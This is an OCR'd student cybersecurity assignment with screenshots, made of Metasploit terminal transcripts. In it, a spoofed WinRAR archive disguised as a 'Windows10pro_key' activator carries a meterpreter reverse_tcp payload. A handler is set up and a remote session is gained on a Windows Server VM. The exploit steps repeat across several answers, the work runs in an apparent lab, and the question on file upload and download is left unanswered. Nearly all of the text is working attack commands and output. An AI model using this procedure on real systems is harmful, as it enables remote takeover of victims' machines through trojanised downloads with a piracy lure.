CYBER SECURITY 1ST ASSIGNMENT

NAME-RISHU RAJAN


Q1. Create a shellcode to exploit windows OS


=>



root@Anonymous-devil:...
[root@Anonymous-devil...
root@Anonymous-devil: /home/anonymous
File Actions Edit View Help
Metasploit tip: Use help <command> to learn more about any command
msf6 > use exploit/windows/fileformat/winrar_name_spoofing
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/winrar_name_spoofing) > show options
Module options (exploit/windows/fileformat/winrar_name_spoofing):
Name Current Setting Required Description
FILENAME msf.zip yes The output file name.
SPOOF Readme.txt yes The spoofed file name to show
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.43.158 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
DisablePayloadHandler: True (no handler will be created!)
Exploit target:
Id Name
0 Windows Universal
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set FILENAME Windows10pro_key.zip
FILENAME => Windows10pro_key.zip
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set SPOOF Windows10proActivator_key.exe
SPOOF => Windows10proActivator_key.exe
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set LHOST 192.168.43.158
LHOST => 192.168.43.158
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/winrar_name_spoofing) > exploit
[*] Creating 'Windows10pro_key.zip' file ...
[+] Windows10pro_key.zip stored at /root/.msf4/local/Windows10pro_key.zip
msf6 exploit(windows/fileformat/winrar_name_spoofing) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.43.158
lhost => 192.168.43.158
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit


Q2. Execute the shellcode on Windows

=>








root@Anonymous-devil:/home/anonymous
File Actions Edit View Help
Exploit target:
Id Name
0 Windows Universal
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set FILENAME Windows10pro_key.zip
FILENAME => Windows10pro_key.zip
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set SPOOF Activator.exe
SPOOF => Activator.exe
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set LHOST 192.168.43.158
LHOST => 192.168.43.158
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/winrar_name_spoofing) > exploit
[*] Creating 'Windows10pro_key.zip' file ...
[+] Windows10pro_key.zip stored at /root/.msf4/local/Windows10pro_key.zip
msf6 exploit(windows/fileformat/winrar_name_spoofing) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.43.158
lhost => 192.168.43.158
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit
Windows Server 2016 [Running] - Oracle VM VirtualBox
Windows10pro_key
Extract Compressed (Zipped) Folders
Select a Destination and Extract Files
Files will be extracted to this folder:
C:\Users\Administrator\Downloads\Windows10pro_key
Browse...
Show extracted files when complete
Extract
Cancel
1 item selected 43.0 KB


root@Anonymous-devil:/home/anonymous
File Actions Edit View Help
Exploit target:
Id Name
0 Windows Universal
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set FILENAME Windows10pro_key.zip
FILENAME => Windows10pro_key.zip
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set SPOOF Activator.exe
SPOOF => Activator.exe
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set LHOST 192.168.43.158
LHOST => 192.168.43.158
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/winrar_name_spoofing) > exploit
[*] Creating 'Windows10pro_key.zip' file ...
[+] Windows10pro_key.zip stored at /root/.msf4/local/Windows10pro_key.zip
msf6 exploit(windows/fileformat/winrar_name_spoofing) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.43.158
lhost => 192.168.43.158
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit
Windows Server 2016 [Running] - Oracle VM VirtualBox
Activator
Open
Run as administrator
Troubleshoot compatibility
Pin to Start
Scan with Windows Defender...
Share with
Pin to taskbar
Restore previous versions
Send to
Cut
Copy
Create shortcut
Delete
Rename
Properties
1 item selected 72.0 KB

Q3. Get a Meterpreter.

=>




root@Anonymous-devil:... [root@Anonymous-devil...
root@Anonymous-devil: /home/anonymous
File Actions Edit View Help
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.43.158 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
DisablePayloadHandler: True (no handler will be created!)
Exploit target:
Id Name
0 Windows Universal
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set FILENAME Windows10pro_key.zip
FILENAME ⇒ Windows10pro_key.zip
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set SPOOF Windows10proActivator_key.exe
SPOOF ⇒ Windows10proActivator_key.exe
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set LHOST 192.168.43.158
LHOST ⇒ 192.168.43.158
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(windows/fileformat/winrar_name_spoofing) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/winrar_name_spoofing) > exploit
[*] Creating 'Windows10pro_key.zip' file ...
[+] Windows10pro_key.zip stored at /root/.msf4/local/Windows10pro_key.zip
msf6 exploit(windows/fileformat/winrar_name_spoofing) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.43.158
lhost ⇒ 192.168.43.158
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.43.158:4444
[*] Sending stage (175174 bytes) to 192.168.43.39
[*] Meterpreter session 1 opened (192.168.43.158:4444 → 192.168.43.39:49751) at 2020-12-28 21:08:24 +0530
meterpreter > sysinfo
Computer : WIN-CF9CR9K00LK
OS : Windows 2016+ (10.0 Build 14393).
Architecture : x64
System Language : en_IN
Domain : WORKGROUP
Logged On Users : 1
Meterpreter : x86/windows
meterpreter >

Q4. Upload and Download few files from the exploited system

=>